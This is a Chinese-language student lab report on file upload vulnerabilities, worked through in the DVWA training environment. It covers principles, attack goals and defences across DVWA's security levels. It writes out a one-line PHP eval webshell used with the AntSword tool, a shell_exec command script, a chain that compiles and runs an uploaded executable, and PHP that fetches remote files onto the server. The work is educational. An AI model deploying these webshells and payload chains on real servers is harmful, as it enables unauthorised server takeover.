
山东大学
SHANDONG UNIVERSITY

# 竞学实训-实验二

File Upload 漏洞

李昕 202100460065

2023 年 7 月 4 日

# 1 问题重述

**问题一：请描述 File Upload 漏洞的原理**

**问题二：攻击者使用 File Upload 漏洞可以实现哪些目标？**

**问题三：开发者应该如何避免 File Upload 漏洞？**

# 2 实验内容

## 2.1 请描述 File Upload 漏洞的原理

File Upload 漏洞的基本原理是开发在开发 Web 的文件上传功能时，没有严格识别和控制上传文件的类型和大小，导致攻击者利用文件上传向服务器发送能被服务器解析并运行的恶意脚本和文件。

以 DVWA 提供的 Low 代码为例，Web 应用没有完全限制上传应用的类型和大小：

```php
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // 将文件写入指定位置
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
    // 判断是否可以放入该位置
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // 另一个可以利用的点为会返回文件的存储地址
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```


当上传的文件为 PHP 脚本时，由存储路径我们可以访问到该脚本，则可以利用 *GET*、*POST* 等方式向服务器提交恶意命令或直接在脚本中写入恶意攻击。

## 2.2 攻击者使用 File Upload 可以实现哪些目标？

除课堂上讲到的上传 PHP 脚本，调用系统命令获得服务器敏感信息（如调用 dir 命令）和运行系统程序（如调用命令行打开计算器）以外，还可以实现以下攻击目标（由于实验环境为 windows，以下示例均为 windows 命令）：

### 2.2.1 占用服务器资源，造成拥堵

即类似于服务拒绝攻击，上传大的文件（由于未限制文件大小），造成服务端资源被占有，或者由于上传文件过大引起服务端崩溃，当在本次实验中在 Low 级别下上传文件大小为 100M 的特定文件，会导致 DVWA 测试网站崩溃：





### 2.2.2 获得服务器的执行操作权限

利用一句话木马等方式，可以获得该服务器的 Webshell，从而控制服务器得到操作权限。在本次实验中的 Low 级别下，我尝试以下代码：

```
<?php @eval($_POST['hack']) ?>//这段代码是在我学习什么是一句话木马时了解到的
```

利用 Low 的漏洞将该 PHP 文件上传至服务器，利用中国蚁剑软件获取 Webshell：



就可以访问网站任何文件夹和文件，即获得服务器的执行操作权限：





### 2.2.3 利用该漏洞攻击访问该服务器的其他用户

即上传恶意文件，一旦其他用户通过改的服务器访问到该文件，即会遭受到攻击，挟持或欺骗。这个想法的来源是我刚刚开始学习本实验时，思考上传什么文件可以实现攻击时，第一时间没有想到 PHP 脚本，而是上传了 HTML 文件，可以看到该文件可以

上传成功：




可以访问并打开该文件如下图，但是显然 HTML 文件运行在客户端的浏览器上，似乎没有攻击效果（该 HTML 为某次密码学实验前端，此处仅作上传尝试）：




但是从另一个角度想，如果其他用户无意间在服务器上打开了该 HTML 文件，就会在他们的客户端上执行该 HTML 文件的内容。一方面，可以伪造界面，将该 HTML

伪造成如登陆界面，骗取用户输入并发送到指定 URL，实现窃取；另一方面，可以直接在 HTML 中插入恶意链接或恶意脚本，实现对其他用户的攻击。

## 2.3 开发者应该如何避免 File Upload 漏洞？

通过学习 DVWA 的参考源码和资料，我认为可以从以下几点避免 File Upload 漏洞：

### 2.3.1 严格验证上传的文件类型、大小和内容

只接受允许的文件类型同时限制上传大小，这也是 Medium 级别的防御方式，即利用判断语句限制类型和大小：

```
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) )
```

但是这段代码只验证了超全局变量 $_FILE 获得的文件的类型，没有验证文件的真实类型，如果修改上传给服务端的报文，欺骗其文件格式，也可以绕过白名单。


通过阅读 High 级别代码，可以看到其审查了上传文件的内容，严格对比了文件头和文件信息，则可以避免修改报文的文件上传攻击：

```
//获取文件信息
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // 判断是否真的为图片文件
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower(
      $uploaded_ext ) == "png" ) &&( $uploaded_size < 100000 ) &&getimagesize( $uploaded_tmp )
      )
```


但是通过阅读 DVWA 官方 HELP：need to link in another vulnerability, such as file inclusion，了解到，可以将一句话木马添加在照片文件某处，利用文件包含漏洞进行攻击，获得 webshell。

首先尝试在图片末尾加入一句话木马：




可以看到修改成功并且可以成功上传到 High 级别网站：


此时若尝试利用中国蚁剑尝试链接，会显示链接异常：




通过分析应该是图片不能被解析导致的，需要利用文件包含攻击的知识进行下一步操作，由于时间有限且未学习实验包含漏洞，此步未能成功，失败原因见文末总结思考部分。

最终，观察 Iompssible 级别代码，不但对文件后缀名和 MIME 进行了白名单过滤，还通过重新编码去除了上传的文件中的 php 代码，并给上传的文件重命名（有效避免攻击者利用上传的恶意代码再次攻击），关键代码如下：

```
// Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );
// Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file )
       ) ) {
```

```
13          // Yes!
14          echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a> succesfully
    uploaded!</pre>";
15      }
16      else {
17          // No
18          echo '<pre>Your image was not uploaded.</pre>';
19      }
```

即利用严格的文件格式审查和大小限制来防御文件上传攻击。

### 2.3.2 使攻击者无法访问自己上传的攻击文件

继续通过继续观察 Impossible 级别的代码，我发现它对上传的文件进行了重命名，由此可以一定程度上避免攻击者通过 URL 访问自己上传的恶意文件，除了重命名外，还可以采取将上传的文件保存在非 Web 根目录下、设置一定的文件权限或者隐藏上传路径来使攻击者无法访问自己上传的攻击文件。

在上面这三种避免用户访问文件的方法中，最直接的为使攻击者无法访问自己上传的攻击文件，这也是 DVWA 样例最易攻击的点，但是如果仅靠隐藏路径和重命名，还可能被攻击者反复访问穷举路径和文件命名方式，所以最好的令攻击者无法访问文件的方法应该是设置访问权限，令客户端无法访问自己上传的文件，从而一定程度上避免文件上传攻击

### 2.3.3 进行身份验证和授权，以确保仅有合法用户才能上传文件

Impossible 级别的代码中，本次实验文件上传漏洞的防御和上次实验一样，都使用了 generateSessionToken() 函数，验证了上传者的身份，一方面，我认为这样做可以确保上传的用户都是经过验证的合法用户，另一番方面，也可以控制一定时间内合法用户数，避免大量上传造成拥堵。

## 3 实验总结和个人思考


通过本次实验对于文件上传漏洞的学习，我学会了基础的文件上传漏洞的原理和攻击方法，了解利用该漏洞可以达到怎么样的攻击目的，以及如何避免文件上传攻击。同

时，我也学习了如何利用 Web 渗透工具中国蚁剑对存在文件上传漏洞的网站进行一句话木马的攻击。

在第一部分学习原理的过程中，我思考可不可以先上传一个 PHP 脚本文件，内容为调用 cmd 运行某名称的 exe 文件，这样就可以再上传一个可执行文件（带有恶意攻击），实现对网站的攻击，编写 PHP 脚本如下：

```
<?php
$cmd=$_GET['cmd'];
$ret=shell_exec($cmd);
?>
```

当 GET 到的值为 calc 时，可以成功打开计算器，但当我想在 DVWA 网站上上传 exe 文件时提示上传失败，观察 Low 级别 PHP 代码，并没有限制提交 exe 文件，猜测是和 Day1 学习时在 Low 下 net work 命令一样被 PHP 禁用，那么尝试暗度陈仓，上传恶意代码 cpp 文件，利用 PHP 脚本读入 GCC 命令先编译运行该恶意代码将 exe 生成在目的主机上，再次读入命令 $start\%20..\backslash..\backslash hackable\backslash uploads\backslash 1.exe$（由上传文件的相对地址可以得到生成的 exe 文件的相对地址），此时可以看到成功运行恶意代码：





如果目标服务器采用了如图 HIGH 级别以上的防护手段，则无法上传 CPP 等源代

码文件，如果可以利用内容包含攻击使目标服务器运行 PHP 文件，可不可以得到想要的 CPP 文件?

通过学习 PHP 语言，得到以下代码，功能为从网络中获取内容，创建并写入本地文件：


```php
<?php
$remotePath = 'https://www.csdn.net/robots.txt';
$fileCon = file_get_contents($remotePath);
$localPath = 'D:\phpstudy_pro\WWW\DVWA\hackable\uploads\csdn_robots.cpp';
file_put_contents($localPath,$fileCon);
?>
```

通过运行成功在本地生成立目标文件，证明猜测可行，可以利用文件上传漏洞从网路下载攻击文件：




但是同时也考虑到目的主机不一定安装有编译 g++ 环境，故该攻击不一定可以实现（上传的恶意代码不一定可以编译）。

当然，按照本实验报告 PATR2 中的一句话木马进行攻击，可以很轻松的向服务端上传 exe 文件并运行它，以下是通过中国蚁剑建立连接后向服务端先上传 exe 再用终端运行的结果：





此外，我想到平时在网站上传图片时可能会因为图片过大需要先压缩变小再上传，或者图片格式不正确需要修改成固定格式后上传，那么网站可不可以通过类似的手段直接重塑用户上传的图片文件？